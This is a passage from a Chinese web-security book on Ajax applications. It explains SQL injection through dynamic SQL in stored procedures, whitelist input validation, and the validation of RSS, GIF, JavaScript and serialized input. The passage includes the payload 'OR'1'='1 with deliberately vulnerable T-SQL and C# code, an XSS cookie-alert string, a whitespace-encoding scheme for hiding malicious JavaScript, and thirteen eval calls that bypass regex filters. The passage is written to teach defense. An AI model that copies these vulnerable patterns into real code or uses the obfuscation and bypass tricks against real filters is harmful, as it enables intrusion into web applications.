这段代码看上去非常安全。如果黑客试图通过 UserID 或者 Password 参数来攻击，数据库会对所有特殊的字符都进行转义，从而避免 SQL 注入。例如，如果黑客使用 Brandi 作为用户的 ID，并且使用'OR'1' ='1 作为密码，那么数据库实际上会执行如下语句：

```
SELECT * FROM Users WHERE UserID = 'Brandi' AND
Password = ''' OR ''1'' = ''1'
```

注意，所有的单引号都被数据库自动转换为了双引号，因此用来注入的'OR'1'='1'也不会作为 SQL 命令执行，而是会被作为普通字符串进行处理。这样，攻击就失去效果了，而且到现在为止，一切还都很顺利。

接下来，我们对这个存储过程进行一些修改，如下面的代码：

```
CREATE PROCEDURE dbo.LoginUser
```

```
(
@UserID [nvarchar](12),
@Password [nvarchar](12)
)
AS
EXECUTE('SELECT * FROM Users WHERE UserID = ''' + @UserID +
''' AND Password = ''' + @Password + '''')
RETURN
```

这段代码实际上临时创建了一个 SQL 语句，并且在存储过程中执行。还使用刚才失败的 SQL 注入语句，这次构造的出来的 SQL 语句为：

```
SELECT * FROM Users WHERE UserID = 'Brandi' AND
Password = '' OR '1' = '1'
```

现在 OR 子句已经能够作为整个命令的一部分执行，注入成功。

你也许会说，这是个完全没有意义的示例程序，因为没有人写出这样的存储过程。的确，可能没有人会用 EXECUTE 来执行一条简单的语句，但是在稍微复杂的存储过程中它们却经常出现。由于传送给 EXECUTE 语句的一个字符串参数便使得整个数据库都受到攻击。而且，T-SQL 并不是编写存储过程的唯一语言，新版本的 Oracle 和 SQL Server 都允许使用 Java 和 C#这样的高级语言来编写存储过程，不过这样更容易编写出存在 SQL 注入漏洞的存储过程，如下所示：

```
[Microsoft.SqlServer.Server.SqlProcedure]
public static void LoginUser(SqlString userId,
SqlString password)
{
using (SqlConnection conn = new SqlConnection("…"))
{
SqlCommand selectUserCommand = new SqlCommand();
selectUserCommand.CommandText = "SELECT * FROM Users " +
WHERE UserID = '" + userId.Value + "' AND Password = '" +
password.Value + "'";
selectUserCommand.Connection = conn;

conn.Open();
SqlDataReader reader = selectUserCommand.ExecuteReader();
SqlContext.Pipe.Send(reader);
reader.Close();
```

```
conn.Close();
}
}
```

不管怎样，关键不在于这样的存储过程是谁编写的，而是从客观角度去分析这是否可能——显然，这是可能的。更重要的是，在应用程序部署后，该存储过程可能还会被其他人（不是最初的开发人员）修改。作为最初的开发人员，他可能还会意识到，在存储过程中创建这样的 SQL 语句并传给 EXECUTE 方法执行，是有缺陷的、不安全的。但是半年或者一年之后，新的数据库管理员（DBA）可能会试着对这段 SQL 代码进行调优，从而不经意间又引发了漏洞。我们实在对此无力掌控，这也正是为什么存储过程也并不安全的原因。

安全须知

我们并不是建议开发人员不要使用存储过程。相反，存储过程可以对访问进行控制，提高安全和性能。并不是说存储过程本身存在着安全漏洞，而是不应该完全相信存储过程是安全的。如果真的这样想，那么就相当于将自身的安全交给了别人。

出于某些原因，在应用程序中可能无法使用存储过程（例如选择的数据库并不支持存储过程），那么使用带参数的 SQL 查询是很好的替代办法。但是，要时刻注意避免创建临时的 SQL 查询语句。

既然我们不能完全相信存储过程，那么不如反过来思考一下。假如使用存储过程或者参数化的 SQL 查询等方法可以完全解决 SQL 注入的问题，那么我们当然建议大家都立即使用这种技术，并且准备为互联网中的邪恶势力消亡而欢呼了。但是有没有想过跨站脚本攻击呢？还有 Xpath 注入、LDAP 注入、缓冲区溢出、cookie 欺骗及其他数十种类似的攻击呢？显然，这样的结果是毫无意义的，因为存储过程只适用于执行 SQL 数据库查询和命令，我们还是可能受到其他形式的攻击。

我们可能会期待有人发明了一种新的银弹（Silver Bullet）[7]，能够消除掉所有威胁。但是，如果我们真的去等待，那将需要一个非常漫长的时间。或者，我们可以试着找到一种能够解决所有问题的变通办法。幸运的是，的确存在着这样的办法，而且相比来说，比黑名单验证更简单，更容易实现。

[7] 指能解决所有问题。

4.6.3　白名单输入验证

如果说黑名单验证是拒绝当前已掌握的内容，那么白名单验证就是基于拒绝当前未掌握的内容。虽然只相差了一个字，但却相差甚远。为了说明这一不同之处，我们暂时远离一下计算机的编程世界，带读者逛一逛夜总会。

猎豹夜总会（Club Cheetah）[8]是这座城市中最火热、最前卫的地方，每天晚上，附近街区的人们都在夜总会门口排队等候入场。当然，为了保证它的名声和地位，夜总会不可能让每个人都进去，只有符合标准着装和礼仪的人才可以。为了确保这一点，夜总会雇了一个身材高大、满身肌肉的门卫 Biff Black，在前门将不符合要求的人群拒之门外。

夜总会的经理 Mark 告诉 Biff 要严格禁止穿牛仔裤和 T 恤的人入场。Biff 也严格执行着这个规定，将穿牛仔裤和 T 恤的人统统赶了出去。一天晚上，Mark 正在夜总会里巡视，突然看见一个穿着大裤衩和背心的人在舞台上跳舞，如图 4-7 所示。他气急败坏地找到 Biff，质问他为什么让这么明显不符合要求的人进了场。“你从没有说过不让穿着短裤和背心的人入场”，Biff 说，“只说不让穿牛仔裤和 T 恤的人入场”。“这难道还不是理所当然的么”，Mark 怒吼道，“别再让我看到这种事发生！”。




图 4-7　Biff Blank（list）没有将不符合要求的人赶出夜总会

在这次训斥之后，Mark 明确表示不让穿着裤衩、背心的顾客进入夜总会。但

[8] Club Cheetah，猎豹夜总会，著名的脱衣舞夜总会，位于亚特兰大市。

是第二天晚上，Mark 又看见另一个穿着迷你裙和沙滩鞋的顾客正在吧台点一杯蓝莓台克利酒。无法忍受再一次被违背规定的 Mark，当场炒了 Biff 的鱿鱼，并将他扔出了夜总会。“但是头，” Biff 委屈地喊道，“你只说不让穿着牛仔裤、T 恤、裤衩、背心的人进入！你从没有说不让穿着超短裙和拖鞋的人进入！”。

第二天，Mark 又雇了一个高大、满身肌肉的门卫 Will White。同样 Mark 告诉 White 要严格遵守要求，但是有了 Biff 的前车之鉴，Mark 没有告诉 Will 不让什么样的人进入，而是告诉他只让什么样的人进入。只有穿着西装领带的男士，以及穿着正式晚宴装的女士才能进入，如图 4-8 所示。这样的指令非常有效，从此 Will 只允许着装正式的顾客进入夜总会，也使得夜总会的生意越来越红火，获得了极大的成功。




图 4-8　Will White（list）只允许恰当着装的顾客进入夜总会

正如我们之前所说，在判断谁能进谁不能进的问题上只有很小的区别，但正是这小小的区别使得两次的效果截然相反。带着这个例子，我们回到 AJAX 的编程世界中，Will White 就相当于白名单输入验证程序，根据输入格式对用户的输入进行过滤。作为应用程序的开发者，我们应该知道用户的输入格式，例如，如果需要用户填写一个电子邮件地址，那么用户提交给服务器的数据也必须符合电子邮件的格式。Simon@simonssprockets. com 是一个有效的电子邮件地址，但是 'OR'1'='1 不是有效电子邮件格式，这样服务端就会拒绝接收后者的请求。同样，<script>alert(document.cookie);<scirpt>也不是一个有效的电子邮件地址。通过告诉过滤器什么输入是有效的，而不是告诉它什么输入是无效的，我们就可以抵御几

乎所有类型的命令注入攻击。唯一要注意的就是必须向白名单过滤器提供非常准确的验证格式。

这个过程比开始看上去还要复杂一些。我们继续刚才的例子，为电子邮件地址指定一个恰当的验证格式。我们都知道，所有的电子邮件地址都必须包含一个@符号，但是只检查这个符号还不够，因为用户可能提交如下的数据：

- jason@simonssprockets.foobar（无效域名）。
- ryan@$imon$$procket$.com（包含非法的字符）。
- jeff@pm@simonssprockets.com（包含多个@符号）。
- #e23^5Jlp,+@9Qz!w?F（都是随机产生的无用字符）。

我们需要对格式进行提炼，以避免接收以上这些无效的输入。因此，我们规定电子邮件地址必须以字母或者数字开头，随后可以是多个字母或者数字，接着是一个@符号和多个字符或者数字，最后以一个有效的顶级域名（例如.com 或者.net）结束。这个规则解决了上面 4 个问题，但是又产生了一个新问题，就是我们同时也过滤掉了以下这些形式的有效地址：

- Jason.smith@simonssprockets.com（在名称中包含句号）。
- ryan@simons-sprockets.com（在域名中包含横线）。

过于严格的规则同过于自由的规则一样糟糕。从安全角度看，过于严格的规则更好，因为使得攻击者很难发现漏洞。但是从使用性角度来看，它却显得更差，因为当用户真实、合法的电子邮件地址被拒绝后，他很可能再也不登录该网站了，而选择其他的网站。

在经过几次尝试与失败后，我们最终确定了如下的电子邮件地址规则：

- 地址的名称部分必须含有字母或者数字，并且可以包含横线和句号。任何横线或者句号都必须跟在一个字母或者数字的后面。
- 名称部分的后面，必须跟有一个@符号。
- 邮件地址的域名部分必须跟在@符号后面。这部分必须含有至少 1 段、至多 3 段的文字，每段文字只能包含字母、数字及横线，并且以一个句号结尾。任意横线都必须跟在一个字母或者数字的后面。
- 邮件地址必须以一个有效的顶级域名结尾，例如.com、.net 或者.org。

看上去简单的邮件地址却变成了如此复杂的规则[9]。按照这个规则，我们便无法仅仅使用 strstr 方法通过简单的字符串比较来验证用户的输入，因此，我们

[9] RFC 822 及其他标准更详细地规定了电子邮件地址中不同部分可以包含的字符，读者可以自行参考。

需要更有力的武器。幸好，我们最终找到了能够实现该规则的重型武器——正则表达式。

4.6.4 正则表达式

正则表达式（Regular Expressions，有时也被写为 regexes 或者 RegExs）是一种重要的表述语言，可以判断某个字符串是否与指定的格式相匹配。例如，我们可以检查一个字符串中是否只含有数字、是否只含有数字和字符，或者是否包含了 3 个数字、1 个句号及 1 个或 3 个字母。基本上，不管规则多么复杂，都可以用正则表达式表示出来。正则表达式非常适于进行输入验证，不过，对正则表达式语法的深入讨论已经可以独自成书了，因此我们这里只能是简单地介绍一下。如果读者想更深入地了解正则表达式，请参考相关的书籍。

4.6.5 关于输入验证的其他想法

在验证用户输入的时候，我们可能还需要考虑一些其他的问题。首先，我们不应该只验证输入是否符合正确的格式，同时也应该验证的长度是否正确。重复 @i-hacked-you.com 1000 次的输入也能够符合我们要求的格式，但是长度显然不正确。提交这样的数据可能只是试探应用程序中是否存在缓冲区溢出漏洞。不管实际是否存在该漏洞，我们都不应该随意接收如此大量的输入数据。因此，对每个输入都应该指定其最大长度（可能的话，最好也指定最小长度）。对于这条规则，我们既可以使用正则表达式，也可以只是对长度进行判断。

除此之外，我们还有一种情况需要考虑，即由于一些应用程序的业务需求而导致某些漏洞的存在。例如，假设我们的维基网站允许用户提交包含 HTML 代码的请求。如果我们为此创建了一个白名单过滤器，允许接收所有有效的 HTML 代码，那么也就无法阻挡跨站脚本的攻击。在这种情况下，我们强烈建议读者只允许规定的 HTML 子集通过。如果可以的话，可以为置标语言定义一个新的元语言（MetaLanguage），例如使用两对方括号来表示超链接。Wikipedia（www.wikipedia.org）的改进版本 Mediawiki 便使用了这种办法，并且取得了令人满意的效果。

单引号的用法

另一个经常出现的问题便是单引号的使用问题。通常，我们可能需要在名称

和街道地址上使用单引号。但是，我们如何既允许用户输入单引号，又防止注入攻击呢？

解决的办法便是再继续提炼验证格式。对于用户的姓来说，O'Brien 可能是一个有效的值，而' SELECT * FROM tblCreditCards 则不是一个有效的值。因此我们可以考虑限制单词的个数（或者在正则表达式中限制由空白字符分隔开来的字母或者数字的组合数量）。也可以考虑限制单引号的数量，因为任何用户的名字中都不可能含有两个单引号。

作为另一种保护办法，我们不仅可以使用白名单过滤器，也可以在验证输入时使用一个黑名单过滤器。之前我们的确说过，只有黑名单是不够的，但是，这并不意味着它没有任何作用。我们不应该完全依靠黑名单来过滤输入，但是如果将黑名单与白名单结合起来，那效果就完全不一样了。通过白名单，我们可以保证输入的数据符合指定的格式，而使用黑名单过滤器则可以避免其他已知的问题。回到猎豹夜总会的例子中，我们假设还让 Will White 来保证所有的顾客都穿着正式的服装，然后再重新雇佣 Biff Blank 来禁止已知的闹事者进入，不管这些闹事者是不是穿着西装、打着领带，如图 4-9 所示。




图 4-9　同时雇佣 Will White（list）和 Biff Blank（list）能够保证最大的安全

最后，一定要记住，不能只在客户端进行验证，服务端也要进行验证。正如我们之前所说，任何在客户端执行的代码都不在应用程序开发人员的控制范畴。

用户可能使用一些脚本调试器或者 HTTP 代理跳过执行某些或者全部的客户端代码。如果应用程序只是通过客户端的 JavaScript 代码进行了验证，那么黑客很可能完全绕过这些验证程序，随意地发起任何攻击。

4.7 验证富客户端的用户输入

到目前为止，我们已经深入讨论了如何对用户输入进行有效的验证，来保证其提交的数据都符合正确的格式和取值范围。但是，当验证像 RSS、JavaScript widgets、HTML 代码这些富客户端输入时，这个过程就变得异常复杂。虽然可以使用/^(\d{5}-\d{4})|(\d{5})$/这样简单的正则表达式来验证美国的邮政编码，但是不能使用正则表达式来验证 HTML 代码是否安全。对于 Mashups 和聚合网站来说，由于它们通常都使用大量的富客户端数据，例如新闻 feeds、Flash 游戏、JavaScript widgets，以及 CSS 样式表等多种形式的资源，所以想要完全使用正则表达式来验证非常困难。

要验证富客户端输入，通常需要两个步骤。第一步就是确定富客户端输入的结构是否正确。确定之后，下一步就是要确定结构中的数据是否合法。如果结构不正确，那么这些输入可能会引起我们在上传文件时提到的：拒绝式服务攻击或缓存溢出攻击。即使结构正确了（例如一个 RSS feed 就是一个结构良好的 XML），结构中的数据也可能是恶意伪造的。例如，RSS feed 中可能包含用来执行大量跨站脚本攻击的 JavaScript 代码[10]。在 AJAX 应用程序中，最常用的富客户端输入便是置标（Markup）语言和 JavaScript 代码。

4.7.1 验证置标语言

为了讨论如何验证不同类型的置标语言，例如 HTML 或者 XML，我们还以刚才的 RSS feed 为例。RSS feed 也是一种输入，因此也应该同其他输入一样进行验证。图 4-10 总结了开发人员验证 RSS feed 的几种方法。首先，验证输入的结构。如果任何标签中的属性未知，或者位置不正确，那么该输入就会被丢掉。结构通过验证之后，我们再检查其内容是否符合白名单中定义的规则，这就同验证电话号码那样简单了。

[10] 在 Black Hat 2006 大会上，安全研究员 Robert Auger 针对如何使用 RSS 来注入恶意数据发表了一篇全面的、广受好评的演讲。




图 4-10　当验证像 RSS feed 这样的富客户端输入时，开发人员在验证结构中的每个元素之前要先验证输入的结构

对于 RSS feed 来说，第一步是验证 RSS feed 的结构。RSS feed 是一种 XML 文档，其特殊的结构定义了哪些节点和属性是必需的，哪些节点和属性是可选的，以及哪些节点能够嵌入到其他节点中等。例如，按照 RSS 2.0 的标准，根节点必须是<rss>，且该标签必须有一个 XML 节点属性来指定版本。介绍全部的 RSS 标准已经超过了本书的范围，读者可以自行参考相关资料[11]。开发人员在接收到 RSS feed 时，需要使用 XML 解析程序，来确定其结构是否正确。在验证其结构的时候，可以使用白名单验证方法。例如，<channel>标签是<rss>标签当前唯一有效的子标签。当解析到<rss>的子标签时，如果验证规则遇到了任何不是<channel>的标签节点，就会放弃解析整个未知节点，以及其所有的子节点。

另外一个简单的替代方式是，如果可能的话，为客户端编程语言专门提供一个用来验证的 XML 解析程序。该解析程序可以自动比对 XML 文档与指定的 XML 模式（Schema），从而确定该文档是否有效。

一旦我们验证 RSS feed 的 XML 结构是有效的，接下来就要验证其中的各个内容。这里我们只以<item>标签中的部分内容为例，但是 feed 中的所有元素都可以使用该方法。表 4-2 列举了<item>标签中的不同数据元素。

表 4-2　RSS item 元素中的字段名称和数据类型

字 段 名 称	描　　述	数 据 类 型
title	元素的名称	普通文本
link	元素的 URL	超链接
description	元素的概要	富客户端文本
author	作者的 E-mail 地址	普通文本
pubdata	发表的日期	日期，普通文本

我们一眼便可以看出，这些元素验证起来都很容易。例如，link 元素只能包含一个超链接，因此如果不是一个有效的 URL，我们就可以忽略或者丢弃它。但

[11] http://cyber.law.harvard.edu/rss/rss.html。

是，有时候为了避免白名单中的输入验证表达式指定得太过自由，我们不仅要限制 link 元素中只能包含一个超链接，还要验证超链接的类型。像 javascript:、vbscript:、data:、ssh:、telnet:、mailto:等类型的 URL 都是不允许的。这里千万不要使用黑名单，相反应该使用白名单来指定允许接受的类型。从以往的经验来看，这里最好只允许 http:、https:及 ftp:这 3 种协议的 URL。

虽然验证超链接的步骤看上去很简单，但是其他的元素并非如此。从许多方面来看，验证 RSS feed 都可以作为一个学习输入验证的很好案例，尤其是在一个标准很模糊或者模棱两可的时候。例如，在 RSS 的标准中，author 元素被定义成“该条目（Item）作者的电子邮件地址”。但是，在 RSS feed 示例中，author 元素的值却被赋成了 lawyer@boyer.net（Lawyer Boyer）。单从技术角度来讲，这并不是一个有效的邮件地址。还有，description 字段中能够包含 HTML 标签吗？又能包含哪些 HTML 标签呢？pubdata 字段应该使用什么样的数据格式呢？当标准过于模糊的时候，我们应该小心谨慎一些。对于应用程序来说，可以去掉 description 字段中所有的 HTML 标签，并且指定 pubdata 字段中只能包含字母、数字、横线或者逗号，这样可以更安全一些。

4.7.2 验证二进制文件

该方法也同样适用于验证二进制的数据。例如，GIF 文件的结构和其中的元素都是众所周知的。开发人员在判断一个 GIF 文件是否有效之前，首先要确认其中包含的元素（例如报头、调色板数据及图像数据）是否齐全。如果含有任何无法识别的（例如备注、动画信息等）或者重复的结构信息，那么就会放弃处理所有的元素。另一个更合适的办法就是直接放弃处理整个文件，并返回一个错误信息。

在通过了对结构中必要元素的验证后，接下来我们就要验证其中的数据。这需要一系列白名单规则对输入的数据类型和范围进行验证，验证的步骤同我们验证邮编代码一样。对于 GIF 文件来说，我们可以验证每帧的颜色值是否是一个无符号的 8 位整型，或者图片的高度和宽度是否是无符号的 16 位整型等。

4.7.3 验证 JavaScript 源代码

验证 JavaScript 代码非常困难。虽然验证其结构非常容易——只需要检查其是否含有语法错误，但是验证内容又是另外一回事了。验证一段 JavaScript 代码的内容，意味着我们需要保证这段代码没有进行任何恶意的操作。在这一部分中，

我们将回答实践中的一些常见问题，例如这个想法是否可行？不管是手工还是自动，如何对任意一段 JavaScript 代码进行分析，以确定其是否为恶意代码？这样做的难度又有多少？

关于对 JavaScript 代码的验证问题，我们可以检查代码中的某些特征。通常，恶意的 JavaScript 代码都会包含如下一些代码：

- 访问并操纵 DOM 对象。
- 与 OnMouseOver 和 OnKeyDown 等用户事件相关联。
- 与 OnLoad 和 OnFocus 等浏览器事件相关联。
- 扩展或者修改原生的 JavaScript 对象。
- 建立与其他网站的 HTTP 连接。
- 建立与当前网站的 HTTP 连接。

不幸的是，合法的 JavaScript 代码也会做出同样的行为。普通的 JavaScript 为了实现一些 DHTML 效果，都会去操纵 DOM 对象，也会为了响应不同的动作而关联用户和浏览器事件。出于很多原因，普通的 JavaScript 代码都会去修改并扩展原生的对象。例如，为了提供不同浏览器之间的统一性，会给 **Array** 对象添加 **push** 方法，而 Microsoft 的 ASP.NET AJAX 框架为了能够在方法与属性上与.NET 类相匹配，扩展了 **Array** 和 **String** 对象。Prototype 框架同样也扩展了原生的对象，为其加上了许多方法。普通的 JavaScript 在很多情况下都会发送 HTTP 请求，例如图像预加载、在线字典、用户事务处理、在线广告系统、XMLHttpRequests 对象及隐藏的 iframes，这些地方都会通过 JavaScript 代码向互联网中的各个域发送 HTTP 请求。我们不能仅仅依靠代码中使用的方法和功能，来判断某段 JavaScript 代码是否是恶意代码。相反，我们应该检查这些功能使用的上下文（Context），例如一个处理 onkeyevent 事件的功能是否用来记录用户的键盘操作，还是只为了保存表单中某个文本域中的值。

我们假设开发人员可以手工检查这些 JavaScript 源代码，检查它们是否只访问适当的 DOM 对象，不关联任何事件，并且只请求信任域中的静态图像。那么现在这段代码就完全安全了吗？答案是不。很可能是集中 JavaScript 代码，并不按源代码中的顺序运行，因为 JavaScript 是一种高度动态的语言，可以在运行时对自身进行修改。几乎所有非原生的方法都可以被重写。JavaScript 甚至可以进行所谓的动态代码执行，即从一个字符串中获得的 JavaScript 源代码可以运行在其他的解释器中，JavaScript 可以动态生成代码，或者从第三方获得。要保证一段 JavaScript 代码是安全的，开发人员不得不找出代码中包含的所有字符串，并检查其中的内容是否已经被执行。但是，这个办法足够灵活吗？

动态代码执行的真正危险在于，JavaScript 的源代码存储在一个字符串中。而该字符串的内容则完全依赖于开发人员。攻击者通常都会对这些字符串进行混淆或者加密，以防止其他人注意到其中的 JavaScript 语句。例如以明文形式存储在字符串中的注释代码（由*括起来的代码段），或者其他的内容。这些内容非常容易被发现，但是，假如我们考虑使用如下的加密、解密方法[12]：

```
function dehydrate(s) {
var r = new Array();
for(var i=0; i < s.length; i++) {
for(var j=6; j >=0; j--) {
if(s.charCodeAt(i) & (Math.pow(2,j))) {
r.push(' ');
} else {
r.push('\t');
}
}
}
r.push('\n');
return r.join('');
}
function hydrate(s) {
var r = new Array();
var curr = 0;
while(s.charAt(curr) != '\n') {
var tmp = 0;
for(var i=6; i>=0; i--) {
if(s.charAt(curr) == ' ') {
tmp = tmp | (Math.pow(2,i));
}
curr++;
}
r.push(String.fromCharCode(tmp));
}
return r.join('');
}
```

[12] 恶意的 JavaScript 代码已经包含了加密后的动态代码，但是通常都不包含加密方法。为了能够使读者更容易理解，我们这里也给出相应的加密方法。

在上面这段代码中，**dehydrate** 方法将一个包含任意字符的字符串转换为一个只包含空白字符的字符串，而这些空白字符实际上表示了原字符串中对应字符的字节流。一个空格表示 1，一个制表符（Tab）表示 0，而换行符则表示字节流的结束。原字符串中的每个字符都被转换为 7 个空白字符，每个空白字符都表示原字符的低七位。因为 JavaScript 的关键字和语法都可以用 7 位的 ASCII 码表示，所以我们只需要存储每个字符的低七位。**hydrate** 方法用来将字节流转换回原来的字符串。例如，字符串 **alert(7)**会被转换为含有 57 个字符的字符串（8×每个字符的 7 位+1 个表示字节流结束的换行字符）。转换后的空白字符串以空格、空格、制表、制表、制表、制表、空格开头，表示字节流 110001=97，即对应 ASCII 码中的小写字母 a。在转换后的字符串中，原字符串中的每个字母都按照这样的方式由 7 个空白字符来表示。

Web 浏览器会忽略空白字符，因此任何经过空白字符编码的数据都不会对浏览器造成修改或者破坏。攻击者可能使用 dehydrate 方法将恶意的代码转换为只包含空白字符的字符串，并写入到 dehydrate 方法中！请看如下代码：

```
function hydrate() {
//开始恶意代码

//结束恶意代码
//获得当前整个 HTML document 对象内容
var html = document.body.innerHTML;
//找到我们添加的唯一注释
var start = html.indexOf("//star" + "tevil");
var end = html.indexOf("//end" + "evil");
//提取注释之间所有的空白字符
var code = html.substring(start+12, end);
…//hydrate 方法剩下的部分
```

代码块中的第三行看起来是空白的，实际上这一行中含有我们用空白字符编码过的字节流，并且由两行唯一的注释包围起来。在上例中我们使用 startevil 和 endevil 作为注释，但是也可以使用其他没有重复的字符串。为了更好地隐藏空白字符串所表示的字节流，还可以将它插入到一段描述代码功能的注释中。然后，我们使用 JavaScript 获取当前整个 document 对象，包括正在运行的这段 JavaScript 代码。接下来通过搜索两段唯一的注释，我们可以提取出二者中间插入的空白字符字节流。最后再运行 hydrate 方法的剩下部分，重新生成原来的恶意代码。这种使用空白字符串的加密方法，能够在光天化日之下非常有效地隐藏恶意的

JavaScript 代码。

由于攻击者几乎可以创造出数之不尽的加密方法，来隐藏恶意的 JavaScript 代码，所以开发人员应该将精力集中在 JavaScript 的调用代码上。**eval** 方法是最常用来检测字符串中是否包含 JavaScript 代码的方法。在这一环节中，我们将介绍如何使用 eval 方法来运行隐藏的或者经过混淆的源代码，从而检测出其中是否包含 JavaScript 代码。乍一听上去好像使用一个简单的/eval\s\(/ig 正则表达式便可以实现，但是根本不是这么回事。首先，**eval** 是 **window** 对象的一个方法，可以调用 window.eval，或者直接调用 eval。其次，JavaScript 还允许以数组标记（Array Notation）的方式——window['eval']来调用 eval 方法。如果开发人员打算编写一个针对 eval 方法的黑名单正则表达式，那可能会更加困难。因为在 JavaScript 1.5 中，所有的方法本身都含有两个方法 apply 和 call。这两个方法使得开发人员不必使用传统的 func(args)的形式，就可以调用一个方法并传递参数。同样，在 JavaScript 中也可以使用数组标记（Array Notation）形式来调用这两个方法。下面这段代码列举了 12 种调用 eval 方法的方式，并且全部都可以绕过正则表达式中的 eval(规则。其中，第 13 种方式结合了所有方式的特点，可以最大限度地突破过滤器。在本书发行的时候，这 13 种方式都可以在 Windows 操作系统的 4 种主流 Web 浏览器上运行（Internet Explorer 7、Firefox 2.0.0.4、Opera 9.21 及 Safari 3.0.2）。

```
//生成恶意 JavaScript 代码字符串的方法
function evalCode(x) {
return "alert('" + x + "')";
}

//使用 call 方法
eval.call(window, evalCode(1));
eval['call'](window, evalCode(2));

//使用 apply 方法
eval.apply(window, [evalCode(3)]);
eval["apply"](window, [evalCode(4)]);

//使用 call，并加上 window 对象
window.eval.call(window, evalCode(5));
window.eval['call'](window, evalCode(6));
window['eval'].call(window, evalCode(7));
window['eval']['call'](window, evalCode(8));
```

```
//使用 apply，并加上 window 对象
window.eval.apply(window, [evalCode(9)]);
window.eval['apply'](window, [evalCode(10)]);
window['eval'].apply(window, [evalCode(11)]);
window['eval']['apply'](window, [evalCode(12)]);

//为了避免命名冲突，使用对象别名
var x = 'eval';
var y = window;
y[x]['ca'      +      String.fromCharCode(108,      108)](this,
evalCode(13));
```

由于数组标记的强大功能，攻击者能够以字符串的形式来调用 eval、call 或者 apply 方法。这些字符串可以进行多种方式的混淆和加密。在上面的代码中，示例 13 动态组合出了字符串 call，同时也使用对象别名，避免了在攻击中使用 window 这个字符串。对于浏览器中的 JavaScript 来说，window 对象是一个全局对象，通常也可以用 this 来代替。示例 1～12 还只是为了说明，想要以黑名单验证的方式来检测 eval 方法，用简单的正则表达式不可能实现，而示例 13 则说明了，根本无法用正则表达式检测出是否调用了 eval 方法。

为了进一步证明正则表达式无法验证动态执行的代码，eval 并不是 JavaScript 中运行字符串中代码的唯一方式，它只是最常见、使用最广泛的方式之一。下面这段代码演示了其他 6 种执行动态代码的方式[13]。更糟的是，所有的混淆机制、对象别名，以及之前用到的调用 call 和 apply 的方法都适用于 window.location、document.write，以及 window.execScript 等方法，因此各自都能演化出更多的形式。例如，可以使用 document.write 来输出一条代码：

```
var evilCode = "alert('evil');";

window.location.replace("javascript:" + evilCode);

setTimeout(evilCode, 10);
```

[13] 可能还存在更多的方式。例如，可以使用 innerHTML 方法在原始的 HTML 标签中插入 JavaScript 代码。还有使用 onload 或者 onfocus 方法来关联事件。但是，这些方式都不同程度地依赖浏览器。某些浏览器在绑定事件的时候不允许指定包含 JavaScript 代码的字符串，而必须指定一个方法，这样就无法执行字符串中动态生成的代码。我们把找到更多执行动态代码的方法作为练习，留给读者来完成。

```
setInterval(evilCode, 500);

new Function(evilCode)();

document.write("<script>" + evilCode + "</scr" + "ipt>");

//只适用于 IE
window.execScript(evilCode);
```

最后一丝用正则表达式检测恶意代码的希望也破灭了。由于 JavaScript 高度动态的特性、通过字符串来访问对象属性的能力、调用方法的多种形式及 DOM 中多种能够执行 JavaScript 代码的方法，已经完全超出了正则表达式的能力范畴。唯一能够知道 JavaScript 代码是否执行的办法就是在一个 JavaScript 解释器中运行一下，再看其运行的结果如何。

最近，安全研究员们才开始广泛讨论，分析任意 JavaScript 代码的可行办法。在 2007 年春天举办的世界知名 CanSecWest 安全会议上，Jose Nazario 针对这一主题发表了一篇精彩的演讲。安全机构 SANS Institute 也发布了一些分析 JavaScript 代码的指南。但是，这些方法仍需要大量的手工分析，因此无法在开发人员中大规模地展开。

4.7.4 验证序列化数据

我们有时不仅要验证数据，还要验证数据中携带的数据！正如标题所示，AJAX 应用程序在服务端与客户端之间来来回回地传送着多种格式的数据。某个数据可能用 JSON 来表示，或者包含在一段 XML 中，又或者是其他的格式。攻击者可能会创建一个恶意构造的序列化数据，以利用服务端对数据反序列化时存在的漏洞。

为什么攻击者会中意实现序列化功能的代码呢？对于正确的数据而言，编写序列化和反序列化代码非常容易，但是对于恶意数据而言，编写序列化和反序列化代码又非常困难。例如，我们可以看一看 HTML 语法分析器中的代码。同样，想要编写出能够避免拒绝服务攻击的序列化/反序列化代码也是非常困难的。语法分析器通常都会使用由嵌套的 switch 语句组成有限状态机来实现。当分析器分析每段代码时，它都会不断地转变状态，并检查其中的字符。当接收到一个预期之外的字符，却忘记了设置临界状态，或者在 swith 语句中忘记指定 default:条件时，

都可能会引起分析器代码进入到死循环当中。针对基于递归或者状态的分析器，内存资源耗尽也是另一个种常见的拒绝服务攻击。

